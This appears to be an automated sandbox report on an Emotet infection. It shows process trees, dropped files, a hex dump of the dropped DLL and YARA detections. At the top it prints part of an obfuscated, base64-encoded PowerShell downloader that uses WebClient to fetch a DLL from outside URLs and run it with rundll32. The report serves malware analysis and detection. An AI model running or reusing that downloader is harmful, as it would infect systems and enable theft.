AbwBtACcAKwAnAC8AdwBwACcAKQArACcALQAnACsAKAAnAGMAJwArACcAbwB
uAHQAZQBuAHQAJwArACcALwAnACkAKwAoACcAeAAnACsAJwBoAEcAJwApACs
AJwBzACcAKwAoACcANAAnACsAJwAzAGMAJwApACsAJwAvAEAAJwArACcAXQA
nACsAKAAnAGUAMQByAFsAJwArACcAUwAnACkAKwAoACcAcwA6AC8AJwArACc
ALwAnACsAJwBhAHMAdAByACcAKwAnAG8AbAAnACkAKwAoACcAbwBnAGkAYQB
lAHgAJwArACcAaQBzAHQAJwApACsAJwBlACcAKwAoACcAbgAnACsAJwBjAGk
AYQBsACcAKQArACgAJwAuACcAKwAnAGMAbwBtACcAKQArACcALwBsACcAKwA
oACcALwAnACsAJwBMAC8AJwApACkALgAiAHIAZQBwAGwAYABBAEMARQAiACg
AKAAnAF0AJwArACcAZQAxACcAKwAoACcAcgBbACcAKwAnAFMAJwApACkALAA
oAFsAYQByAHIAYQB5AF0AKAAnAHMAZAAnACwAJwBzAHcAJwApACwAKAAoACc
AaAB0ACcAKwAnAHQAJwApACsAJwBwACcAKQAsACcAMwBkACcAKQBbADEAXQA
pAC4AIgBTAHAATABgAEkAdAAiACgAJABZADYANwBKACAAKwAgACQAWgB5ADk
AMwAyADQAcgAgACsAIAAkAE4ANQA5AFMAKQA7ACQASAA1ADYAVQA9ACgAJwB
DACcAKwAoACcAOABfACcAKwAnAFkAJwApACkAOwBmAG8AcgBlAGEAYwBoACA
AKAAkAEgAaABuADMAZwBwADAAIABpAG4AIAAkAEUAZwB6ADcAbQBsAGEAKQB
7AHQAcgB5AHsAKAAuACgAJwBOAGUAJwArACcAdwAtAE8AYgBqACcAKwAnAGU
AYwB0ACcAKQAgAFMAeQBTAHQAZQBtAC4ATgBlAFQALgBXAGUAQgBDAGwAaQB
lAG4AdAApAC4AIgBEAGAAbwBXAE4AbABvAGAAQQBEAGYASQBgAGwAZQAiACg
AJABIAGgAbgAzAGcAcAAwACwAIAAkAEYAYQBnAGUANABnAGoAKQA7ACQARwA
1ADUAVgA9ACgAJwBLACcAKwAoACcANgAnACsAJwAwAFMAJwApACkAOwBJAGY
AIAAoACgAJgAoACcARwBlACcAKwAnAHQAJwArACcALQBJAHQAZQBtACcAKQA
gACQARgBhAGcAZQA0AGcAagApAC4AIgBMAGUAYABOAGAARwBUAEgAIgAgAC0
AZwBlACAAMwA3ADkAOQAyACkAIAB7ACYAKAAnAHIAdQBuAGQAbAAnACsAJwB
sADMAMgAnACkAIAAkAEYAYQBnAGUANABnAGoALAAoACcAQwAnACsAJwBvAG4
AJwArACcAdAAnACsAKAAnAHIAbwBsAF8AJwArACcAUgAnACsAJwB1AG4ARAB
MAEwAJwApACkALgAiAHQATwBgAHMAdABSAEkAYABOAEcAIgAoACkAOwAkAEE

	ANWA4AFUAPQA0ACcAUgAnACsAKAAnADcAJwAnACcAMQBQACcAKQApADsAYgB yAGUAYQBrADsAJABGADgANwBWAD0AKAAnAEkAJwArACgAJwA3ACcAKwAnADg AVgAnACkAKQB9AH0AYwBhAHQAYwBoAHsAfQB9ACQATwA4ADIATAA9ACgAJwB EADkAJwArACcAXwBRACcAKQA=
Imagebase:	0x13f670000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000005.00000002.2100074595.00000000001F6000.00000004.00000001.sdmp, Author: Florian Roth • Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000005.00000002.2100293104.0000000001CB6000.00000004.00000001.sdmp, Author: Florian Roth
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\Jxk4jr_	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE8AABEC7	CreateDirectoryW
C:\Users\user\Jxk4jr_\Dhuljgz	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE8AABEC7	CreateDirectoryW
C:\Users\user\Jxk4jr_\Dhuljgz\D71J.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEE8AABEC7	CreateFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Jxk4jr_\Dhuljgz\D71J.dll	unknown	4096	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 f1 f3 83 42 b5 92 ed 11 b5 92 ed 11 b5 92 ed 11 a1 f9 ee 10 be 92 ed 11 a1 f9 e8 10 3d 92 ed 11 a1 f9 e9 10 a7 92 ed 11 4d e2 e9 10 ba 92 ed 11 4d e2 ee 10 a4 92 ed 11 4d e2 e8 10 94 92 ed 11 a1 f9 ec 10 b2 92 ed 11 b5 92 ec 11 39 92 ed 11 02 e3 e8 10 b6 92 ed 11 02 e3 ed 10 b4 92 ed 11 02 e3 12 11 b4 92 ed 11 b5 92 7a 11 b4 92 ed 11 02 e3 ef 10 b4 92 ed 11 52 69 63 68 b5 92 ed	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $..........B.................. ......=...........M.......M... ....M...................9..... ....z..... ....Rich...	success or wait	10	7FEE8AABEC7	WriteFile
C:\Users\user\Jxk4jr_\Dhuljgz\D71J.dll	unknown	8666	f8 ff ff eb 28 8b c6 c1 e8 10 50 0f b7 c6 50 ff 75 10 53 e8 35 f8 ff ff eb 13 8b c6 c1 e8 10 50 0f b7 c6 50 ff 75 10 53 e8 cb f9 ff ff 83 c4 10 8b 4d fc 5f 5e 33 cd 5b e8 ad 1b 00 00 c9 c2 10 00 55 8b ec 8b 45 0c 8b 4d 08 83 00 23 8b 01 8b 50 fc 2b c2 83 c0 fc 83 f8 1f 77 04 89 11 5d c3 e9 bf c6 00 00 55 8b ec 51 56 57 6a 10 8b f9 e8 ed f3 ff ff 8b f0 8d 45 fc 50 56 89 75 fc e8 32 f4 ff ff 8d 45 fc 50 8d 4e 04 51 e8 25 f4 ff ff 83 c4 14 89 37 5f 5e c9 c3 55 8b ec 83 ec 0c 8d 4d f4 e8 0a f5 ff ff 68 7c ac 04 10 8d 45 f4 50 e8 56 2f 00 00 cc 55 8b ec 51 53 56 57 8b 7d 08 8d 45 08 8b d9 50 8b 77 04 ff 73 04 89 75 fc e8 f0 f3 ff ff 8d 45 fc 50 8b 43 04 83 c0 04 50 e8 e0 f3 ff ff 8b 43 04 83 c4 10 83 63 04 00 89 47 04 89 06 5f 5e 5b c9 c2 04 00 56 8b f1 ff 36	....(.....P...P.u.S.5......... .P...P.u.S.........M._^3.[.... .....U...E..M...#...P.+....... w...]......U..QVWj...........E .PV.u..2....E.P.N.Q.%.......7 _^..U......M......h|....E.P.V/. ..U..QSVW.}..E...P.w..s..u.. .....E.P.C....P......C.....c...G ..._^[....V...6	success or wait	19	7FEE8AABEC7	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEE8915208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEE8915208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEE8A3A287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEE8AABEC7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	4	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	4096	success or wait	1	7FEE8A069DF	unknown
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	512	success or wait	1	7FEE8A069DF	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	success or wait	1	7FEE8AABEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2340 Parent PID: 2500

General

Start time:	17:00:46
Start date:	13/01/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\system32\rundll32.exe' C:\Users\user\Jxk4jr_\Dhuljgz\D71J.dll Control_RunDLL
Imagebase:	0xfffb0000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Jxk4jr_\Dhuljgz\D71J.dll	unknown	64	success or wait	1	FFFB27D0	ReadFile
C:\Users\user\Jxk4jr_\Dhuljgz\D71J.dll	unknown	264	success or wait	1	FFFB281C	ReadFile

Analysis Process: rundll32.exe PID: 2756 Parent PID: 2340

General

Start time:	17:00:47
Start date:	13/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\system32\rundll32.exe' C:\Users\user\Jxk4jr_\Dhuljgz\D71J.dll Control_RunDLL
Imagebase:	0xa10000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000007.00000002.2102745256.00000000001D1000.00000020.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000007.00000002.2102620149.00000000001B0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2748 Parent PID: 2756

General

Start time:	17:00:47
Start date:	13/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Moldomm\fjtiec.rgj',Control_RunDLL
Imagebase:	0xa10000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000008.00000002.2104069951.0000000000160000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000008.00000002.2104134560.0000000000211000.00000020.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2836 Parent PID: 2748

General

Start time:	17:00:48
Start date:	13/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Hvqnocqonseaz\zdvhyvhbysxx.hcy',Control_RunDLL
Imagebase:	0xa10000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000009.00000002.2106181826.0000000000201000.00000020.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000009.00000002.2106105474.00000000001E0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2868 Parent PID: 2836

General

Start time:	17:00:49
Start date:	13/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Gayqjpva\ysvakhm.scw',Control_RunDLL
Imagebase:	0xa10000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000A.00000002.2108263450.0000000000321000.00000020.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000A.00000002.2108169058.00000000001A0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2476 Parent PID: 2868

General

Start time:	17:00:50
Start date:	13/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Xhfpu\newi.giu',Control_RunDLL
Imagebase:	0xa10000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000B.00000002.2110363600.0000000000241000.00000020.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000B.00000002.2110305990.0000000000220000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2844 Parent PID: 2476

General

Start time:	17:00:51
Start date:	13/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Yytiwgytsocbk\gpzklkwqavfq.ceg',Control_RunDLL
Imagebase:	0xa10000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000C.00000002.2112161307.0000000000280000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000C.00000002.2112230608.00000000002E1000.00000020.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 1532 Parent PID: 2844

General

Start time:	17:00:52
Start date:	13/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Imqrvegnw\xbxcngor.sdx',Control_RunDLL
Imagebase:	0xa10000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000D.00000002.2113681102.0000000000170000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000D.00000002.2113994416.0000000000321000.00000020.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2996 Parent PID: 1532

General

Start time:	17:00:53
Start date:	13/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\SsritkfxztntpmvdImpzxzazvxmnbpe.sxx',Control_RunDLL
Imagebase:	0xa10000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000E.00000002.2114929747.0000000000180000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000E.00000002.2114979695.00000000001A1000.00000020.00000001.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: rundll32.exe PID: 3060 Parent PID: 2996

General

Start time:	17:00:53
Start date:	13/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Mtqaaznoxelwda\uiusvmdbvqkdi.arh',Control_RunDLL
Imagebase:	0xa10000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000F.00000002.2116714094.0000000000190000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000F.00000002.2116776423.00000000001B1000.00000020.00000001.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: rundll32.exe PID: 2240 Parent PID: 3060

General

Start time:	17:00:54
Start date:	13/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Rpamxseaazc\tejhffkmgs.jfm',Control_RunDLL
Imagebase:	0xa10000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000010.00000002.2118851629.0000000000211000.00000020.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000010.00000002.2118784956.00000000001F0000.00000040.00000001.sdmp, Author: Joe Security

Analysis Process: rundll32.exe PID: 1552 Parent PID: 2240

General

Start time:	17:00:55
Start date:	13/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Plxgoxjb\fxypucw.ewq',Control_RunDLL
Imagebase:	0xa10000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000011.00000002.2122500336.0000000000201000.00000020.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000011.00000002.2121184937.0000000000120000.00000040.00000001.sdmp, Author: Joe Security

Analysis Process: rundll32.exe PID: 1336 Parent PID: 1552

General

Start time:	17:00:56
Start date:	13/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Zybnxerarhwdt\tjsmjxqxfmoi.jrk',Control_RunDLL
Imagebase:	0xa10000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000012.00000002.2353484979.00000000001E0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000012.00000002.2353516556.0000000000221000.00000020.00000001.sdmp, Author: Joe Security

Disassembly

Code Analysis